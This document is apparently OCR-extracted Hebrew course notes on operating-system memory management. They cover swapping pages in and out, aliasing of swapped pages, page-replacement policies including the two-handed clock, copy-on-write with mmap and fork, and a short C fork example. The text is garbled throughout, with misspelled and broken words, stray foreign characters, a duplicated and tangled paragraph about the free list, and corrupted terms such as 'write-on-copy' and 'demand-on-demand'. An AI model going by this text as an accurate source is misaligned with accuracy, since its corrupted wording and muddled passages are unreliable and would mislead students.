
זהו המצב שבו תהיליך גשת אל דף שהתוכן שלו הועבר לאחסון, וכן צריך להחזיר את תוכן הדף ליברון הפיזי. גם כאן משתמשים בעובדה שגישה של תהיליך לדף גורמת ל-page fault (כפי הרי ה-pte שלו מסומן invalid). כדי לטפל ב-page fault handler יקצה frame חדש, יעתיק אליו את הדטה מהאחסון, ואז לבסוף יעדכן את ה-pte של התהיליך שיציבע לדף החדש. נסיף ל-flow של page fault שראינו קודם קודם את הטיפול ב-in page. בשלב שבו נמצא ה-VMA:

- אם הוא לא out – צריך לבצעubo demand paging וממשיכים כמו קודם.
- אם הוא out page – צריך להביא אותו מהאחסון:
 - עבור VMA file-backed מבאים את הדטה מהקובץ הרלוונטי באחסון.
 - עבור VMAanonim, שנמצא אפשרו ב-file swap, איך מארטים את המיקום?

איתור מקום דף אונימי באחסון – ניסיון ראשון: כאשר ביט ה-pte invalid ב-pte דליך, **מערכת הפעלה יכולה להשתמש בשאר הביטים לצרכים אחרים**. כך אפשר להזמין דף ה-pte out או לא (עוד ביט). בנוסף, אפשר לשמור שם את מקום הדטה של הדף באחסון. ככלומר הוכל מקודד ב-pte בזמן out page.


אבל כוורתaan בעיה שנקראת **aliasing** – והיא נבעת מהעובדת שאוטו מידע לגבי איפה הדטה של הדף נמצא באחסון (PTE מיקומו שונה – בכל ה-pte שמיipo את הדף. יכולות להיות כאן כמה "שמות", כמו מקומות שונים (ה-pte) שמתיחסים לאותו דבר (המקום של הדף באחסון)). זה יגרום לעובדה בזמן ה-paging:

- נניח שאוטו frame מופה ע"י שני דפים וירטואליים שונים. כאשר kernel עושה out page, שני המיפויים האלה משתנים להיות invalid, וב-pte של כל אחד מהם שומרם את המצביע למקום באחסון שלו הועתק הדטה.
- עבשו תהיליך ניגש לאחד מהדפים האלה וגורם ל-page fault. kernel מזכה frame חדש, מעתיק אליו את הדטה מהאחסון, וממפה את הדף לדף זהה. אין ל-frame מושג על המיפוי הנוסף שהוא לאטא בעבר, ושמצביע אל אותו מקום באחסון (aliasing).
- אם תהיה גישה גם לדף השני, כל הפורצורה תחזיר על עצמה. הגענו למצב שני דפים וירטואליים שאמורים למפות את אותו הדטה, ממפים שני frames שונים! שינויים שייעשו במיפוי אחד לא יראו במיפוי אחר – מה שלא אמרו לקרות.



איתור מיקום דף אוניבימי באחסון – ביסיון שני: כדי לפרטור את בעיית aliasing-aliasing. במקום לרשותם בכל PTE את המיקום באחסון, יוצרים struct שמכיל את מיקום הדאטא באחסון, ושוררים בכל ה-PTE מצביים ל-struct ה-hardware. אם יבוצע in page לדאטא בעמידה, העובדה הזאת תירשם ב-struct ולכן תהיה נגישה מכל המיפויים הקיימים של הדאטא:

- מיד אחרי ה-in page שני המיפויים מצביעים אל ה-struct בזיכרון והוא מצביע על המיקום באחסון.
- ב-page fault הראשון הדאטא מוחזר לזכרון הפיזי, וגם ה-struct מתעדכן בהתאם.
- כאשר יש ניסיון לגשת לדאטא דרך המיפוי השני, ה-handler יוכל לבדוק ב-struct ולראות:
 - הדאטא בבר לא באחסון, הוא חזר לזכרון הפיזי.
 - באיזה frame הוא ברגע נמצא.



indirection – היכולת להגעה לאובייקט כלשהו לא בצורה ישירה, אלא ע"י קרש שנותנים לו שם ומשתמשים בו. אם יש לנו מצביע לאובייקט בזיכרון, יש לנו direct reference לאובייקט ולא נוכל לשנות את מיקום האובייקט בזיכרון בלי לעדכן את כל המצביעים. לעומת זאת, אם נכניס אותו ל-table hash, אפשר לבצע עדכון יחיד של המיפוי מהמפתח לאובייקט.

שאלות:

- **איפה ראיינו כבר דוגמה ל-indirection?** מיפויים של VM – כל מה שיש ב-table page. אפשר לגשת לכתובת וירטואלית והיא מתורגם לכתובת פיזית. כשאנו מעדכנים את ה-PT, מעדכנים את המיקום של האובייקט.
- **מתי process צרך frame獐ש?**
 - במקרה הראשון שהוא שואן ניגש לדף וירטואלי (demand paging).
 - ביצוע in page לדף שכבר עבר out page.
- **אם יכלנו להשתמש ב-segmentation כדי לקבל מרחב כתובות בלתי מוגבל?** סegment מחייב להיות כולם ממופה לזכרון הפיזי, לא נוכל לעבור את גודל הזיכרון הפיזי. ב-guest page יש לנו את האפשרות שרק חלק מה-VMA יהיה ממופה.
- **אם יכלנו להשתמש ב-segmentation כך שביחד כל הסgments יהיו גדולים מגודל הזיכרון הפיזי?** אפשר לעשות תחליך של in/out page עבור סgments שלמים (להיעזר באחסון). ביזון שהsegments צריכים להיות רציפים בזיכרון, יש בעיה של fragmentation.

Page Replacement

בעת נבעור לדבר על מדיניות (policy) – איך מערכת הפעלה מחליטה דף לבצע out page ומתי. אמרנו שלביעה זו קוראים **page replacement**. יש קשר הדוק בין replacement לאלגוריתמים של ניהול cache – אפשר להסתכל על המנגנון הזה בתווך מנגן cache עבור eviction באשר ה-cache הוא הזיכרון הפיזי, והמשמעות האיטי הוא האחסון.

- המטריה שלנו שסדרת הגישות ל-cache (שהוא הזיכרון הפיזי), תתבצע עם מינימום פניות לאחסון. במקרה המצליח יש hit, ואחרת יש miss וצריך לבצע replacement ולבחור רשומה (דף) שייצא מה-cache (זיכרון). לאחר מכן עונים לבקשת ע"י הבאת דאטא מההשאב (אחסון) ושומרים אותו ב-cache (זיכרון).
- נמדד איקות של מדיניות replacement ע"י מיקסום מספר hits, misses וזמן evictioin (Average memory access time).

בחירה replacement policy:

- **מדיניות אופטימלית** – נדרש את הדף שהגישה הבאה אליו, בעתיד, היכי ורחוקה. אין למערכת הפעלה דרך למשמש את זהה, היא לא יודעת איך יראו הגישות העתידיות.
- **FIFO** – מפנה את הדף הכי "זקן" בזיכרון, שהועבר לזכרון היכי בעבר. לא ברור למה הדף הנכון ביותר לפנות הוא דודוק או יישן ביוותר. אולי משתמשים בו הרבה? התוכנה העיקרית שקיימת לסדרות גישות בעולם האומית הוא **ליקאליות**. באותו interval רוב החישובים נתונים לרוץ את הגישות שלהם לקבוצה קטנה של דפים. אם ראיינו גישה לאיישתו דף, יש סיכוי טוב שתהייה אליו עוד גישה בקרוב. לקבוצת הדפים שהתחילה ניגש אליהם ברגע קוראים **working set**.

- **Working set model** – את עקרון הולוקאליות מנוסחים ככל אצביע שנקרו **working set model**. נניח ש-20% מהדפים הם המטרה של 80% מהגישות. המטרה שלנו אם כן היא לשמר את אוטם 20% הדפים ה"חמים" בזיכרון, את ה-80% ה"קרים" אפשר לשמר באחסון. אם נעשה את זה, הזמן של גישה מוגצת יהיה די קרוב לזמן גישה לזכרון.
- **History-based policies** – יש שני polices שבסיסים את החלטותיהם שלם על ההיסטוריה, כולל מנגים לנצל את הולוקאליות וה-**working set** – **LRU** (מפנה את הדף שניגש אליו הכי רחוק בעבר) ו-**LFU** (הדף שניגש אליו הכי פחות בעבר). אבל, איך מערכת הפעלה תממש **LRU**? אין לה דרך לדע את המידע הזה בלי תקורה עצמה.

קירוב למיניות **LRU:** חצים לחלק את קבוצת-frames שמומפיים ע"י תהליכיים (שנמצאים בשימוש), לשתי קבוצות.


1. frames – Active list – Active list שמכילים את הדטה של הדפים החמים שהתליכים אבן ניגשים אליהם.
2. frames – Inactive list – Inactive list של הדפים הקרים, שתליכים לא ניגשים אליהם.

מערכת הפעלה תבצע עבודה ברקע, ע"י kernel thread שיביר frames בין הרשימות. הוא נקרא **page daemon**. איך הוא ידע האם frame מכיל דטה חמ או קר? לא ניתן לפתור את זה בתוכנה בלבד. צריך עזרה מהמעבד – ביטים נוספים ב-PTE:

Valid	WRITE	EXEC	ACCESSED	DIRTY	PP 6	Physical Page Num
Yes	No	No	No	No		

1. ביט accessed – ביט שנדלק באשר ממבצעת גישה (קריאה/ כתיבה) אל הדף שה-PT ממפה וה-access בביי.
2. ביט dirty – לא רק שהוא היה בשימוש, אלא גם כתבו אליו – בולם אם הדטה של הדף נטען מהאחסון, אז התוכן שלו בזיכרון השתנה ובכבר לא תואם לתוכן ששומר באחסון.

הדרך שבה הקרן משתמש בבייטים האלה היא באמצעות אלגוריתם שנקרו **two-handled clock**:



- האלגוריתם מחזיק שני מצביעים שעוברים על כל ה-frames active list – בקורס active list מוכיח בקורס מוגלית, כך שיש מרחוק מסויים בין המצביע הראשון לבין המצביע השני – המצביע השני עוקב אחרי המצביע הראשון באיזשהו מרחק לפחות קוויאם להם מחוגים.
- בכל שלב, האלגוריתם מקדמי את המצביעים על פני כמה frames ואז הולך לישון לפרקע זמן מסוים, וכשיתעורר הוא יקדם אותם עוד קצת. האלגוריתם עובר בקצב בלשוח על כל הזיכרון, כאשר המצביע השני מבקר בכל frame X ייחודה זמן אחריו שהמחוג הראשון ביקר בו.
- כשהוא מקדמי את המצביע הראשון – הוא עובר על כל המיפויים של ה-frame ומএפס את ה-bit accessed של כל מיפויו.
- כשהוא מקיים את המצביע השני – הוא עובר על כל המיפויים ואם בוכום ה-0=accessed הוא מעביר אותו ל-list inactive.

בר האלגוריתם בודק האם הייתה גישה ל-frame בחלון הזמן בין הביקור של המצביע הראשון למצביע השני.


האלגוריתם הנו'ל עובד אבל יש לו חיסרונות – אם צריך לעשות page out מה-list inactive, אז בגלל שהוא מMOVES, ביצוע out page דרוש להעביר את ה-frame לאחסון כדי לפנות את המקום שלו. ככל יותר להשלים in page צריך לבצע שתי פעולות IO מול מדיה האחסון: קודם להעביר את הדטה מה-frame שנבחר לאחסון, ורק אחר כך לקרוא את הדטה החדש מהאחסון לתוך ה-frame.

אפשר לשפר את זה – כל מה שצריך זה שמערכת הפעלה תשמור תמיד חלק מה-frames פנויים, לא ממופים ע"י אף תהילן. נקרא לקבוצה זו **free list** ו-**page**, **free list in page**, **free list frame** מה-frames, להעביר לתוכו את המידע מהאחסון ולהחליט, הוא בודק כל frame: האם היה בשימוש מזמן שנקבנש ל-free list: אם יש לו accessed=1 מחדירים אותו ל-active. אחרת, מוצעים לו page out: משמידים את כל המיפויים אליו, free list, כתובים את הדטה שלו לאחסון (אם יש צורך, בולמור היה מיפוי dirty), ולאחר מכן מעבירים אותו ל-free list.

- אם תהילן מת – כל ה-frames שrank הוא מיפה יועברו ל-free list.
- הקרן מגדר רף תחthon לגדול הרשימה זו, ואם היא נהייה קטנה מדי הוא מתחילה להעביר דפים מה-list inactive אליה. כדי להחליט, הוא בודק כל frame: האם היה בשימוש מזמן שנקבנש ל-free list: אם יש לו accessed=1 מחדירים אותו ל-active. אחרת, מוצעים לו page out: משמידים את כל המיפויים אליו, free list, כתובים את הדטה שלו לאחסון (אם יש צורך, בולמור היה מיפוי dirty), ולאחר מכן מעבירים אותו ל-free list.

מחוזר חיים של frame

1. עם עליית המערכת, ה-free list מכיל את כל ה-frames.
2. כאשר תהליך צריך הקצאת frame (בתגובה ל-fault, חלק מ-demand paging) הוא מקבל את ה-frame מה-free list והוא נכנס ל-active list.
3. נניח שהתהליך לא ניגש ל-frame, מתיישהו ה-page daemon שסורק את ה-frames עם אלגוריתם השעון, זורק אותו ומעביר אותו ל-inactive list – נשים לב שהוא נשאיר ממופה במרחב הכתובות של התהליך.
4. מתיישהו מגיע עדן שבו גודל ה-free list מצטמצם, ומערכת הפעלה מתחילה לסרוק את ה-inactive list בניסיון להעיבר ממנו frames ל-free list. אז יתכנו אחד ממשי מקרים עבור ה-frame שלנו:
 - a. אם בזמן שהוא היה aktiuו גישה – יהי לו עבשו מיפוי Accessed והוא יועבר חזרה ל-active.
 - b. אחרת, הוא מועבר ל-free, פרוצדורה שכוללת השמדת המיפוי שלו והעברת הדאטא לאחסן אם הוא dirty.

הערות:

- **Swapping:** פעולה של ביצוע out page לא לדף בודד, אלא לכל הדפים במרחב הכתובות של התהליך מסוים. זו פעולה שנובעת כאשר צריך לפנות הרובה זיכרון ומחר. דוגמה למצב שבו זה שימושי – אם ה-free list קטן מאוד ומהר אין זמן לחבות שיתמלא בחזרה.
- **Ajchud the set-Thrashing:** איחוד ה-set working של כל התהליכים גדול יותר זיכרון הפיזי, ולכן המערכת מבצעת בכל הזמן in page-out page, ומהירות העבודה מול זיכרון הווירטואלי מתכנסת למחרות העבודה מול האחסן. במקרה זה, המערכת יכולה לבצע מה תהליכים, להפסיק להריץ אותם ולעשות להם swapping.

לסיקום – ה-flow של page fault

1. ה-page handler בודק אם הדף שהגישה aktiuו גרמה ל-fault נמצא באיזשהו VMA במרחב הכתובות של התהליך.
2. אם לא – זו גישה לא חוקית וצריך להרוג את התהליך. אחרת:
3. (hard fault) מדובר על דף שהוא paged out, הדאטא שלו ברגע באחסן.
 - a. הדאטא בקובץ כי מדובר על דף שהוא חלק מ-file-backed VMA – ניגשו אליו בעבר, או שניגשו אבל אח"כ עשו לו page out והודיעו העבר חזרה לקובץ האחסן.
 - b. מדובר בדף של VMA אונוני שנעשה לו בעבר out page והדבר עבר אל ה-swap space באחסן.
 - c. בכל אחד מהמקרים, נבצע in page ובביא את הדאטא ל זיכרון הפיזי.
4. (soft fault) אין ברגע מיפוי ל-frame שמכיל את הדאטא שלו – המקירה של demand paging.
 - a. דף file-backed שחדאטא שלו נמצא בזיכרון הפיזי, אבל התהליך לא ניגש אליו בעבר וכן לא נוצר מיפוי.
 - b. דף אונוני שלא ניגשו אליו בעבר וכן לא מוקצת לו frame.
 - c. ה-page handler יוצר מיפוי עבור הדף, כולל הקצאת frame אם יש בכך צורך.
5. (soft fault) הדף היה ממופה ל-frame שעבר ל-free list שעדין לא ניגש אליו.
 - a. הקרנל מחזק מבנה נתונים שמאפשר להבין את זה.
 - b. אפשר "להציג" את ה-frame, לבנות את המיפוי מחדש ולהחזיר אותו ל-active.
6. אם המיפוי הוא RO בזמן שהוא-VMA הוא לא RO ← ביצוע COW. אחרת, גישה לא חוקית והורגים את התהליך.


שאלות:

- **למה כאשר אנחנו נגשים לביטים של *dirty* accessed/dirty, אין צורך בזמן נוסף?**
אם ה-PTE הוא בתוך ה-TLB, בדיקת הביטים הללו לא עולה לנו כלום. אחרת, אנחנו בבר מבצעים page walk על ה-PT ואז אפשר לגשת לשודות האלה.
- **למה לאפשר את הדפים ב-*demand paging* כשמוצאים מה-*free*, ולא כאשר מعتبرים אותם מה-*inactive* ל-*free*?**
בר אפשר "להציג" frame ולמפות אותו מחדש לתהיליך. אם מערכת הפעלה הייתה הורסת את המידע כশמכניםיס לרשימת ה-*free* הדבר הזה לא היה מתאפשר – והופך ל-hard fault.

COW


נזכר ב-*syscall* שראינו בשם *map* – ממפה קבצים באחסן למרחב הכתובות של התהיליך. אפשר לגשת לבתוות שהוא מחדר, ובתיות שעושים שם מגיעות בסופו של דבר לקובץ באחסן. ניתן לבצע *mmap* בשתי צורות:

- **מייפוי משותף (MAP_SHARED)**: כל התהיליכים שמאמפים קובץ X מקבלים מייפוי לאותם frames בזיכרון. אם אחד כתוב לשם, כל התהיליכים האחרים יראו מהו שהוא כתוב, והם ייגשו בקובץ לאחסן. נשים לב שהכתובות נעשות ליזכרון הפיזי, ולא מגיעות מיד לאחסן (רק כאשר יבוצע *swos* page, באשר ה-VMA מושמד).
- **מייפוי פרטי (MAP_PRIVATE)**: כתיבות שעושים הן פרטיות – תהיליכים אחרים לא יראו אותן והן לא מחלחות לקובץ באחסן.



ניתן לראות שככל תהיליך ממפה את הקובץ לטוחה בתיבות רציף שונה מרוחב הכתובות שלו, **הם מתמפים לאותם frames בזיכרון הפיזי**. לא נוצר עותק של הקובץ בזיכרון הפיזי עבור כל מייפוי SHARED (יש למערכת הפעלה דרך להבחן ש-frame בזיכרון הפיזי השמאלי דאטא של קובץ, האם בבר ישייך במקומו להקטות חדש). נשים לב **שאין שום דרישתשה-sh-frames דאטא שרציף בקובץ יהיה רציפים בזיכרון הפיזי**. נניח שאחד התהיליכים בותב לקובץ הוא היה dirty ומתיישה בעטדי יבצע *swos* ואהסן ותעדכן במידע החדש.

איך נממש מייפוי PRIVATE? גישה בזיכרון היא להקטות frames עבור המיפוי זהה בלבד, אבל מה אם התהיליך שמאמפה לא יוכל לכל הדפים בטוחה? סתם הקצנו והעתקנו. כמובן, נתחיל מואתת נקודה כמו ב-SHARED. אם התהיליך ינסה לבתווב לדף מסוים, ניצור לו עותק – **write-on-copy**: כל מי שמשתף את המשאב מחייב אליו, וכאשר מישחו מבעץ עדכו, הוא מקבל עותק של המשאב. **שאר המשתפים של המשאב לא מודעים לעדכון זהה**.





טכנית – יוצרים את המיפוי עם הרשות RO, כל עוד התהיליך קורא מהקובץ, הוא יכול לקרוא מה-frames המשותפים. אם התהיליך ינסה לבתווב לאחד מהדפים האלה יהיה *page fault*, ה-*handler* יבין שצריך לעשות COW, יקצתה frame חדש, יעתיק לתוכו את המידע וישנה את מייפוי הדף להציגו מחדש (שהוא כבר לא יהיה RO, ואפשר לבתווב אליו באופן חופשי).

איך מבינים שצריך לבצע COW ואין סתם *access violation*? **בודקים את הרשותות של ה-VMA: אם יש מיפוי RO שמוצין ב-PT, כאשר ה-VMA עצמו אינו RO (מותר לבתווב אליו), סימן שצריך לבצע COW.** זה סוג של *demand-on-demand*.

יצירת מרחב הכתובות

הגישה ב-`execve` להרצת תוכנית בתהילך חדש מתבססת על שני syscalls: אחד שיוצר שכפול של התהילך הנוכחי (`fork`), ואחר שטוען תוכנית חדשה לטען מרחב הכתובות הנוכחי (`exec`) ומחליף אותו במרחב בתובות חדש של איזשהו `.exe`.



- fork יוצר עותק של התהילך הקורא במצב שבו קרא ל-`fork`. לעותק קוראים הילך ולטהילך שקרה ההורה. בילד-kernel מחזיר 0 ובהורה את ה-PID של הבן. ההבדל מאפשר להוורא ולילד להמשיך לרווח בזיכרון שוננה. למשל shell `cat` קורא מה משתמש את הבקשה להרצת הפקודה `cat`. הוא מבצע `fork`, נוצר תהילך חדש שהוא שכפול של ה-`shell`, שמבצע `exec` לתובות עטם הארגומנטים הרלוונטיים. ההוורא ממשיך לוחץ ולקראא קלט מהמשתמש. הילד מקבל עותק של כל משאב שיש לתהילך ההוורא, בדיק באוטו מצב של המשאב: כמו קבצים פתוחים. בפרט, הילד **מקבל עותק פרטיו של מרחב הכתובות של ההוורא**. אם הילד כותב לכתובת מסוימת, ההוורא לא מושפע מזהה, והיפר. במקרה להעתיק את ה-frames ממרחב הכתובות של ההוורא, משתמשים ב-**COW**. כאשר הילד נוצר, הkernel יוצר עותקים של ה-VMA וה-PT עבור הילד, והוא פרט כל המיפויים ל-RO – התוצאה היא שרק אם ההוורא או הילד יכתבו לדף כלשהו, יגרום page fault וכותצאה מכך W-COW.

געבור על הדוגמה הבאה:

- אם רואים את ה-PT של תהילך 100. ה-VP העליון לא valid, שני האחרים valid ומופיעים אל frames כלשהו. התהילך קורא ל-`fork` מה שגורם ל-`exception`, בשעה handler מתחילה לרווח, מצב המעבד של התהילך נשמר בזיכרון. הkernel יוצר תהילך חדש, מקצה מבנה PCB ומאתחל אותו. הוא יוצר לו PT שהוא עותק של ה-PT של ההוורא, אבל הוא הופך את כל המיפויים ה-valid בשני מרחבי הכתובות ל-**RO**.

- הkernel מתחילה את מצב המעבד של הילד להיות זהה למצב המעבד של ההוורא, פרט להבדל ברגסטר שמכיל את ערך החזרה של `fork`, אצל הילד זה 0 ואצל ההוורא זה ה-PID של הילד.

ה-`scheduler` מתיישה בוחר להריץ את הילד:

- הוא הריצה לכתוב למשתנה X וזה גורם ל-`page fault`.
- ה-`handler` רואה שמדובר בדף שה-frame אליו הוא ממוקפה, מופיע גם בהוורא. לכן הוא מקצתה החדש ומעתיק לתוכו את התוכן מהוורא, וממפה אותו וגביל (לא RO) לטורח לשנות את המיפוי הכתובות של הילד. ה-`handler` לא טורח לשנות את המיפוי בתהילך ההוורא (אין צורך).

- הילד יצילח לכתוב, והוורא לא יראה את זה. מתיישה ירעז ההוורא:

- הוא הריצה לכתוב למשתנה Z.

- הkernel יוצר באופן דומה עותק לא RO עבור ההוורא, ומשאיר את הילד עם המיפוי ל-frame המקורי. גם ההוורא וגם הילד יכולים לחוות **COW**.

- ההוורא יצילח לכתוב למשתנה והילד לא יראה את זה.

- לעומת זאת, אם הכתובת היא ל-frame שבעבר לא ממוקפה ע"י הילד (כמו X בשלב זה) אז ה-`handler` פשוט הופך את המיפוי להיות לא RO.

תרגול 2 (wait ו-fork)

תהליך (process): מייצג instance של תוכנית.

- לאו דווקא היה process נפרד לכל חלון נפרד (שלfirefox למשל).
- תכונות חשובות: PID – מזהה התהילך, PPID – מזהה התהילך האבא, State – מה מצב התהילך (רץ/ממתין/מת).
- מצד הקERNEL, הוא שומר את המידע על-process במבנה מסויים (PCB), שבלינוקס נקרא task_struct.
- בזיברן, הוא מחולק לשגננטים (קוד, DATA, BSS – משתנים גלובליים וסטטיים שלא אוחחלו; heap – משתנים שהוקזו דינמית, MMR – משתנים מקומיים). לצד זה יש גם את-space kernel-stack.

fork: איך אנחנו מיצרים תהליכים? תהילך יוצר תהילך אחר באמצעות פקודה שנקראת **fork**. פקודה זו היא syscall. בשקוריים לה, התהילך אומר למערכת הפעלה – "שכפל אוטו": אותו זיברן, אותו קוד, אותו קבצים פתוחים. התהליכים ממשיכים לרוץ מאותוה הנΚודה. איך בבדיל בין התהילך המקורי לחදש?

- טהילך הבן – ערך חוזרת 0 (לבן אין דאגות, הוא לא חשוב על אף אחד אחר). זה לא ה-PID של הבן! פשוט חזרה 0.
- טהילך האב – ערך חוזרת שהוא ה-PID של הבן (אבא רוצה לדעת מי הבן שלו).

הערות נוספת:

- אם יש שגיאה מקבל -1.
- נשים לב כי אין הבטחה מי יROUT קודם, זה תלוי במערכת הפעלה.
- רוב לאחר השכפל, הבן קורא לפקודה בשם exec – "ונוצרתי", תטען עבשו את קובץ ההרצה שאנו אמרו להיות".

```
int pid = fork();
if (pid > 0)
    printf("Luke, I am your father\n");
else
    printf("Oh NO!\n");
return 0;
```

קוד בסיסי שמבצען fork basic.c (fork basic.c): בקוד הנ"ל אנחנו קוראים ל- fork, אם קיבלנו PID חיובי אנחנו באבא. אחרת, אנחנו מדפסים NO! Oh, במקרה של שגיאה, או שאנו בטהילך הבן.

